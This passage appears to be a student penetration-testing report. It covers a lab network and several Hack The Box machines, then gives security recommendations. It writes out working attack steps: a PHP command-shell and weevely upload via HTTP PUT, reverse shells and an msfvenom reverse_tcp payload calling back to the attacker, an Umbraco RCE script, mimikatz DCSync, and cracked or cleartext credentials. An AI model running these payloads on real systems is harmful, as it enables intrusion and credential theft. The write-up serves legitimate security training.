
Using the module: mysql_version; setting the RHOSTS 192.168.0.1 and RPORT of 3306. The result showed that it's running Version 5.0.51a-3ubuntu5 (Protocol 10). Now using the module mysql_enum , setting the RHOSTS 192.168.0.1 and RPORT of 3306.



```
msf5 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.168.0.1
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:3306-<><>-OK

[*] 192.168.0.1:3306 - Running MySQL Enumerator...
[*] 192.168.0.1:3306 - Enumerating Parameters
[*] 192.168.0.1:3306 -  MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.0.1:3306 -  Compiled for the following OS: debian-linux-gnu
[*] 192.168.0.1:3306 -  Architecture: i486
[*] 192.168.0.1:3306 -  Server Hostname: OSGW
[*] 192.168.0.1:3306 -  Data Directory: /var/lib/mysql/
[*] 192.168.0.1:3306 -  Logging of queries and logins: OFF
[*] 192.168.0.1:3306 -  Old Password Hashing Algorithm OFF
[*] 192.168.0.1:3306 -  Loading of local files: ON
[*] 192.168.0.1:3306 -  Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.0.1:3306 -  Allow Use of symlinks for Database Files: YES
[*] 192.168.0.1:3306 -  Allow Table Merge: YES
[*] 192.168.0.1:3306 -  SSL Connections: Enabled
[*] 192.168.0.1:3306 -  SSL CA Certificate: /etc/mysql/cacert.pem
[*] 192.168.0.1:3306 -  SSL Key: /etc/mysql/server-key.pem
[*] 192.168.0.1:3306 -  SSL Certificate: /etc/mysql/server-cert.pem
[*] 192.168.0.1:3306 - Enumerating Accounts:
[*] 192.168.0.1:3306 -  List of Accounts with Password Hashes:
[+] 192.168.0.1:3306 -          User: wackopicko Host: % Password Hash: *23FF32BF7A712903DA0B0D809902D29C5F78575F
[+] 192.168.0.1:3306 -          User: hackazon Host: localhost Password Hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 192.168.0.1:3306 -          User: debian-sys-maint Host:  Password Hash:
[+] 192.168.0.1:3306 -          User: root Host: % Password Hash:
[+] 192.168.0.1:3306 -          User: guest Host: % Password Hash:
```

With this, it obtained password hashes for wackopicko and hackazon. It shows that 21ergus-sys-maint host, root and guest users do not have a password hash which means there is no password for these accounts.

With this we can use the MySQL login and setting the RHOSTS 192.168.0.1 and RPORT 3306; to obtain check if it is able to access the databases with root access.



```
msf5 auxiliary(scanner/mysql/mysql_login) > run
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:3306-<><>-OK

[+] 192.168.0.1:3306      - 192.168.0.1:3306 - Found remote MySQL version 5.0.51a
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:3306-<><>-OK
[!] 192.168.0.1:3306      - No active DB -- Credential data will not be saved!
[+] 192.168.0.1:3306      - 192.168.0.1:3306 - Success: 'root:'
[*] 192.168.0.1:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
root@vaptlab:~# proxychains mysql -u root -h 192.168.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:3306-<><>-OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 27
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| hackazon           |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
| wackopicko         |
| xvwa               |
+--------------------+
10 rows in set (0.001 sec)

MySQL [(none)]>
```

Once completed it showed that root can be login with blank password. Now we can try to remotely enter the database from 192.168.56.101 with proxychains.


Opening a new terminal run the command:

proxychains mysql -u root -h 192.168.0.1, then run show databases. From this, it shows that it has been successfully exploited.


Recommendations: Make sure all accounts have passwords based on the strong password guidelines.

No: 4	Name: PHP injections	Risk Ratings: MEDIUM
CVSSv3 Score: 5.4	CVSSv3 Vectors: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N	Affected Assets: 192.168.0.131:80
Description: HTTP PUT into /test directory	Impact: **Obtain Shell with limited access**	Technical Details:

Follow appendix no 2
Went to view the website with the command: proxycahins /usr/lib/firefox-esr/firefox-esr http://192.168.0.131/
So, check for all website directory and found: **http://192.168.0.131/test/**



```
root@vaptlab:~# proxychains curl -v -X OPTIONS http://192.168.0.131/test/
ProxyChains-3.1 (http://proxychains.sf.net)
*   Trying 192.168.0.131:80...
* TCP_NODELAY set
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
* Connected to 192.168.0.131 (127.0.0.1) port 80 (#0)
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.0.131
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sun, 23 Aug 2020 17:46:31 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.131 left intact
root@vaptlab:~#
```




```
root@vaptlab:~# proxychains dirb http://192.168.0.131/
ProxyChains-3.1 (http://proxychains.sf.net)

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Aug 23 17:44:30 2020
URL_BASE: http://192.168.0.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.131/ ----
```

And found the /test directory so now begin to find the options of the directory with the command **proxychains curl -v -X OPTIONS http://192.168.0.131/test/**


Since, there is an option that allow HTTP PUT, hence sent two PHP shell injection, one is a standard CMD shell and a weevely shell. With the two commands CMD SHELL injection command: **proxychains curl -v -X PUT -d ‘<?php system($_GET[“cmd”]);?>’ http://192.168.0.131/test/shell.php**

Generate the weevely shell:
weevely generate EHIP /root/EHIP.php
Weevely shell injection commands: **proxychains curl -X PUT -F ‘data=@/root/EHIP.php’ http://192.168.0.131/test/EHIP.php**



```
root@vaptlab:~# proxychains curl -v -X PUT -d '<?php system($_GET["cmd"]);?>' http://192.168.0.131/test/shell.php
ProxyChains-3.1 (http://proxychains.sf.net)
*   Trying 192.168.0.131:80...
* TCP_NODELAY set
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
* Connected to 192.168.0.131 (127.0.0.1) port 80 (#0)
> PUT /test/shell.php HTTP/1.1
> Host: 192.168.0.131
> User-Agent: curl/7.67.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 29 out of 29 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Sat, 22 Aug 2020 14:47:32 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.131 left intact
root@vaptlab:~# weevely generate EHIP /root/EHIP.php
Generated '/root/EHIP.php' with password 'EHIP' of 677 byte size.
root@vaptlab:~# proxychains curl -X PUT -F 'data=@/root/EHIP.php' http://192.168.0.131/test/EHIP.php
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
```

The CMD Shell seems to be not useful hence, used weevely shell to look around the system using the command: **proxychains weevely http://192.168.0.131/test/EHIP.php EHIP**
Managed to access www-data account and able view /etc/passwd file which also has the root password hash, however unable to crack the passcode due to lack of time.




Index of /test/


192.168.0.131/test/

Index of /test/

```
Name                Last Modified         Size  Type
Parent Directory/                            -  Directory
EHIP.php            2020-Aug-22 14:53:26  0.8K  application/x-httpd-php
shell.php           2020-Aug-22 14:03:54  0.1K  application/x-httpd-php
```




```
root@vaptlab:~# proxychains weevely http://192.168.0.131/test/EHIP.php EHIP
ProxyChains-3.1 (http://proxychains.sf.net)

[+] weevely 4.0.1

[+] Target:     www-data@OSL:/
[+] Session:    /root/.weevely/sessions/192.168.0.131/EHIP_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
www-data
```



```
www-data@OSL:/ $ audit_etcpasswd
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
root:$6$vInyndEP$fHbacuhB5570m.jvIO9/h586lz6dvLSwamHnhtGrgKz2Plt3AE44Xy8SotC0ALWRoBZiXGxQDeh3HAZaCrmwG/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
john:x:1000:1000:Ubuntu 12.x,,,:/home/john:/bin/bash
www-data@OSL:/ $
```

After looking around the system , managed to find a cron job that has a privilege escalation due to a loophole with chkrootkit verison 0.49



```
www-data@OSL:/var/www/test $ chkrootkit -V
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.131:80-<><>-OK
chkrootkit version 0.49
```

However could not spawn the root shell due to connection issues despite running the exploit.

Recommendation: Disable HTTP PUT on /test directory, update Chkrootkit to a newer version and hide the root hash password in /etc/shadow file.

PART II External Challenges Findings by Cheryl

Hack The Box: Blunder Machine: **https://youtu.be/_M9MSyvXLJg**

First step: **nmap -sV -sC -Pn -T4 -v -p- --min-rate=1000 10.10.10.191**. This is used to find open ports that we can exploit. Then we download dirsearch and start directory bruteforcing. Found a hidden directory call **/todo.txt**. Then I go to firefox and type: **10.10.10.191/todo.txt**

Based on the information presented, we can assume that fergus is a person and it could be the username.

Use cewl to generate a wordlist for brute forcing then download a script and change the variables such as host to the target IP, the username and even the wordlist we have generated. (view video for clearer picture) After running the script, we found the password which is **RolandDeschain**. Since the machine uses bludit web server services, we use msfconsole to exploit. The purpose is to get the shell.

Exploit used: **exploit/linux/http/bludit_upload_images_exec**

After using that exploit, we key in the credentials and set the RHOSTS before running it. Once we get the meterpreter, we can type sysinfo and then shell.

Note that this is only user, it is not root. Next, we will be elevating our permissions to root. Then we type **python -c "import pty;pty.spawn('/bin/bash')"** to enter the user login shell. We then do enumeration by doing directory diving and found a file called users.php which contains another user credential. Copied the password hash and cracked it using online tools. **The password is Password120**

We switch user to hugo with the password we gotten. We exit the directory and did a ls, found a user.txt and obtain the userhash. **Userhash: 60e6949534eee61da800729e83eac561**

We proceed to do a **sudo -l** to check the permissions the current user has. Then we type a **sudo -u#-1/bin/bash**. Found a file called root.txt while exploring the directories. Using cat, I retrieve the root flag. **Root flag: a623743235d2da53409974f28d2ccebf**

PART II External Challenges Findings by Mikail

Hack The Box – Admirer machine: https://youtu.be/-epiGVr-Np4

Firstly, **nmap -sC -sV -sT 10.10.10.187**. Found 3 open ports: 21 ftp, 22 ssh, 80 http

Type **10.10.10.187** into the search engine, found nothing hence advanced scan.

Tried to type **10.10.10.187/robots.txt** into the search engine. This file usually contains instructions for bots and I found a "Disallow" instruction with the directory **/admin-dir**. With this I tried to access the contents.

Type **10.10.10.187/admin-dir** into the search engine. Due to the lack of permissions, I am unable to access which is why I decided to brute force it. I made a **big.txt** using the word list from github which I copied and paste to my machine. Then I then used wfuzz to brute force

10.10.10.187/admin-dir. After which, I went and looked at the two contents which in **credentials.txt**, I found the ftp account. I then ftp into **10.10.10.187** using the ftp account and check for all files before downloading them. I then extracted the **html.tar.gz**. and tired going to "**10.10.10.187/utility-scripts**" but I did not have permission to do so. Using wfuzz to brute force into **10.10.10.187/utility-scripts** and **10.10.10.187/utility-scripts/adminer.php**

Found a vulnerability which led to me set up a mysql-server on my machine to create a database called **admirer**, create a table called **test** and a user called **demo** with the password **demo_admirer** and login to my database on the victim's Admirer which allows me to dump any local file. After that, I managed to access into the admirer vm and went on to export the **index.php**. Since I have the username and password. I SSH into 10.10.10.187
Username: Waldo
Password: &<h5b~yK3F#{PaPB&dA}{H>
Then I retrieved the user flag from user.txt. **User flag: c368abf46e12028f464499390d751d86**

Using s**udo -l** to check for my existing permissions, I then cd into a directory and cat a file called **admin_task.sh**

After reading the contents I went ahead to cat another file called **backup.py.**

Ran the command: **python3 -c 'import sys; print ("\n".join(sys.path))'** to get an ordered list of directories. Afterwards, I cd into "**fakelib**" and nano the file "**shutil.py**" and change the IP address. Then I establish a netcat connection. I then sudo into **admin_tasks.sh** and chose option 6. After that, I went back to netcat and obtain the root flag from root.txt **Root flag: aaef3f38443ab8cce40a0bc6c7318fcd**

PART II External Challenges Findings by Sara

Hack The Box – Traceback machine: **https://youtu.be/IafPmrE7Sek**

First: **nmap -A 10.10.10.181** then I type **10.10.10.181** into the search engine. Next, I view the page source of 10.10.10.181. Copy and paste the highlighted text [Some of the best web shells that you might need] into the search engine, access the first web page that appears. Then I copy and paste the different .php file names into .txt file. Then I run **gobuster dir -u http://10.10.10.181 -w /root/word.txt -e -o gobuster**

Type http://10.10.10.181/smevk.php into the search engine. **Username: admin and Password: admin**. Confirm if the server has Python or Perl installed. Do a reverse shell for perl, targeting the VM. Run netcat to ensure that the port assigned is listening. Since tty is deactivated, use the command to spawn a tty shell. Check what is there in-home directory. Since webadmin is in home, access the directory and view its contents. Since there is an **.ssh** file, generate a public key. Copy the generated key to insert it into webadmin's authorized key folder. Use **ssh -I key webadmin@10.10.10.181** to establish a connection an active SSH connection to target machine.

By doing cat **.bash_history**, you can see past configurations done. Use **sudo -l** to access sysadmin without using password. Use **lua** command to attempt privilege escalation. To retrieve the user flag, use cat user.txt. Do cd into **/etc/update-motd.d** to display flag as non-root user. **User Flag: 7ba69bf6a1b9163ed5d92ad28dbd49b0**

Edit 00-header by doing a nano. In the 00-header, type "**id**" and "**cat /root/root.txt**"

To obtain the root flag, do a ssh -I key webadmin@10.10.10.181

Root flag: 480fb950b9f7394bf294b9c2463acbac

PART II External Challenges Findings by Yi Ching

Hack The Box – Remote: **https://youtu.be/KsMW2-dcFjE**

Run a scan against the machine first: **nmap -A -sV 10.10.10.180** We then discovered several ports that we can use. Focusing on port 80 and going to http://10.10.10.180 on the browser; usage of owasp-zap and looking through the site, the identification of "umbraco" leads to the discovery of CMS vulnerabilities including username enumeration, automated bruteforce attacks, remote code execution, file upload and inclusion, DDOS, SQL inject and others.

From initial scan, Network File System (NFS) service is found to be bind and running on rpc port 111. **'showmount -e 10.10.10.180'** command shows **/site_backups** folder is shared and accessible to **everyone**. **'mount -t nfs 10.10.10.180:/ /site_backups'** command is issued to mount the shared folder on own kali machine. Navigating to **/site_backups/App_data** folder and using **'strings Umbraco.sdf | grep admin'** at **Umbraco.sdf** allow us to see database login data and password hashes (admin account). You will see that the admin's password is hashed with SHA1. Crack the password hash using John the Ripper. **The credentials for the login will be admin@htb.local** and **baconandcheese.** Next, login into the Umbraco website with the credentials. Version of the Umbraco website can be found by the side panel.

Download the exploit python script from https://github.com/noraj/Umbraco-RCE. Run the script pointing towards the target machine with command: **python <name script file> -u admin@htb.local -p baconandcheese -I 'http://10.10.10.180' -c powershell.exe -a 'ls C:'** This command creates a connection to access the target machine each time it is ran depending on the path you specified. The next step is to create a bind shell 'application' (shellcode) and put that file in the target machine. Command used is: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=[kali machine's ip address] LPORT=4444 -f exe > [name of application].exe**

Next, set up the reverse listener with Metasploit. The exploit used is **exploit/multi/handler** and the payload is **windows/meterpreter/reverse_tcp**. The lhost is set to the adapter connected to HackTheBox's vpn – **tun0**. Start the listener. In the website navigate to Media and upload the bind shell application created. Afterwards, re-run the **umbracorce.py** python script where the path is directed to the folder that has bind shell application inside. The path is

C:/inetpub/wwwroot/Media/<folder of the application>. After changing directory into the folder, run the script.

Moving back to Metasploit, the listener should have captured the reverse data and produce a meterpreter session. To verify, do a **sysinfo** and **getuid**. Create a shell and navigate to **C:\Users\Public**, where the user flag is stored inside the user.txt file.

Download **winPEAS** and upload the download file onto the website like how test.exe file was uploaded. Go back to the meterpreter shell session and navigate into **C:\inetpub\wwwroot\Media\<folder that holds the winPEAS file>** and run the script file. The batch file script will run and once it has ended, scroll through the output. Under the **service binary permissions with wmic + ICACLS** portion, you will see TeamViewer service with a privilege level of NT AUTHORITY\SYSTEM. Next, navigate to Teamviewer's folder. The path is C:\Program Files (x86)\TeamViewer\Version 7

Exit out from the current shell into meterpreter and issue the command '**run post/windows/gather/credentials/teamviewer_passwords'**. The output of the run will give you the password: **!R3m0te!**

'Gem install evil-winrm' to install the evil-winrm remote access application and run it with the teamviewer credentials found using the command: '**evil-winrm -u Administrator -p '!R3m0te!' -I 10.10.10.180**'. Running the command, the remote session is thus completed and running a **whoami** showed that the privilege was escalated. The root flag is found in the directory C:\Users\Administrator\desktop. Cat the root.txt file to get the flag.

PART II External Challenges Findings by Zachary

Hack The Box – Sauna: **https://www.youtube.com/watch?v=_MZXHrHE3O8**

nmap –min-rate 10000 -T5 -A -p1-65535 10.10.10.175
From these We can see open ports and their services. Port 88 is running Windows Kerberos, Port 389 is using Windows LDAP, Port 464 ,593 and 636 is running remote procedure call, Port 3258 running LDAP. Website company name matches Nmap scan. No potential exploits as it made from W3Schools auto generation. Since we do not have and vulnerability to exploit, we can now create a possible username for checking. Since we found out they use Windows LDAP, we can scan for any LDAP vulnerability using the command: **nmap -sV 10.10.10.175 –script ldap*.nse**
Nothing could be used to exploit. Note down some possible User accounts, as well as the domain. Since we have no leads, time to enumerate usernames. Created a list of possible usernames using some legal credentials of LDAP and domain information based on Active Directory user naming rules. Using it is possible to scan for usernames within the system with the command as kerbose replies with a user exist but wrong password. With the username, we now we shall try to obtain a hash value instead of the password. Online Script by Impacket with the command: **python GetNPusers.py EGOTISTICAL-BANK.LOCAL/ -usersfile user.txt -outputfile hash.txt -dc-ip 10.10.10.175**

Using the hash generated, save this hash in hash.txt,get the latest version of **rockyou.txt** file and crack the password with the command: **john -wordlist=rockyou.txt hash.txt. Now the password has been found.** Login to Fsmith account with evil-winrm with the command: **evil-winrm -u Fsmith -p Thestrokes23 -I 10.10.10.175**

Cd to Fsmith main folder, We can now Cd to desktop to find the user.txt place by creator. Now we have found the **user.txt** , cat user.txt for the answer hash for user. We are going to try to find a way to escalate privileges with winPEAS.bat and renamed the file winprivESC2. I uploaded the program using the command: **upload winprivESC2.bat and ran it using ./winprivESC2.bat** and found username and password for svc_loanmanager. Now I will connect to svc_loanmgr and upload mimikatz to find administrator password hash using command: **./mimikatz "lsadump::dcsync /user:administrator" "exit"**
We have now successfully obtain the password hash for Administrator. Now we will **evil-winrm into the administrator account with the obtained hash**. With the access now you will need to cd to desktop, using command: **cd..** then **cd Desktop** and now run the command: **type root.txt** and you will find the root hash.

Recommendations

Based on the vulnerabilities that each researcher has performed, we have come up with several recommendations to help enhance the security.

Vulnerabilities ports

- First, update all operating system patches as well as softwares to the latest updates. This can help to prevent hackers from exploiting the loopholes or bugs within the operating systems and softwares.
- Secondly, we should **close any unused or unnecessary ports**. Leaving the ports open is very dangerous because it allows any hackers to exploit services on the networking using those open ports. In addition, set the ports to filtered so it can help to prevent banner grabbing etc.
- Thirdly, **do not allow any guest and anonymous account login** this can help to prevent bruteforce attacks and dictionaries attacks. In addition to that, it is also extremely crucial to ensure that the credentials used are **not set as default password or username**. It is also important to set permissions and privileges to all users accounts so that it can limit what tasks they can perform.
- For passwords, first, **do not store any passwords** in your devices/servers. It is very sensitive data and if found, it can cause a lot of damage. Secondly, also make sure to change the passwords every month to prevent/slow down any bruteforce attacks or anyone from guessing your passwords. Thirdly, make sure that **all existing accounts are set with passwords and username**. Lastly, when changing the password, make sure the passwords created are based on the password policies to ensure a **strong password**.
- Fourthly, **educate the workers**. It is extremely important for the workers to be updated with the latest company policies and rules. This can help to ensure that mistakes such as storage of credentials as an example do not happen, thus enforcing the security internally.

- Fifthly, try **not to use any administrator or root account in the environment** because these accounts have very high permissions. This is dangerous because it enables the hackers to introduce any malware into the system and exploit them.
- Lastly, instead of using unencrypted and unsecure applications, opt for **more secure applications** such as SSH instead of telnet.

Network

While the endpoint systems security is important, it is extremely important that we have good network designs, protocols and security.

- Firstly, **install an intrusion detection system and an intrusion prevention system**. This can help to detect and prevent any unauthorised access to the network.
- Secondly**, set up firewall** for all network devices. In addition to setting up an firewall, we can also **configure firewalls** with outbound and inbound rules to determine what contents can enter and leave the network.
- Thirdly, we can **have a honeypot**. A honeypot acts as a trap that mislead or distract them from the actual target. We can also use it to detect if anyone is trying to attempt any unauthorised access or suspicious activities.
- Fourthly, we can set up a **Demilitarized zone (DMZ)**. A demilitarized zone is a network used to connect hosts that provide an interface to an untrusted external network while keeping the internal, private network separated and isolated form the external network. It acts as a second layer of security to the network.
- Other than using the DMZ, the company can also considering using **Virtual Private Network (VPN)**, VPN can gives online privacy and anonymity through creating a private network from a public internet connection. It also masks the IP address so the online actions are virtually untraceable. Most important, it establish secure and encrypted connections to provide privacy.
- Fifthly, it is extremely important to **update all network protocols and versions** to the latest update. This can help to prevent hackers from exploiting the loopholes or bugs within the network.
- Other than those, the company can also **consider MAC address filtering and implementing VLANs** to segregate traffic. The MAC address filtering is based on access control, it can prevent for example an employee from causing a serious security vulnerability such as allowing a guest to enter the network. It also provides more control over devices in the network. The implementation of VLANs can help to separate users and admins so they don't accidentally or intentionally enter each other network, thus making it not secure.
- Lastly, the company can set up **two factor authentication (2FA)** when uploading or downloading new files. When a user wants to upload or download files, they would have to provide their standard credentials and the PIN number for example, that was sent to them. Thus, making it hard to be vulnerable to social engineering and bruteforce/dictionaries attacks.





Figure 1 Example of recommendations being implemented on the network

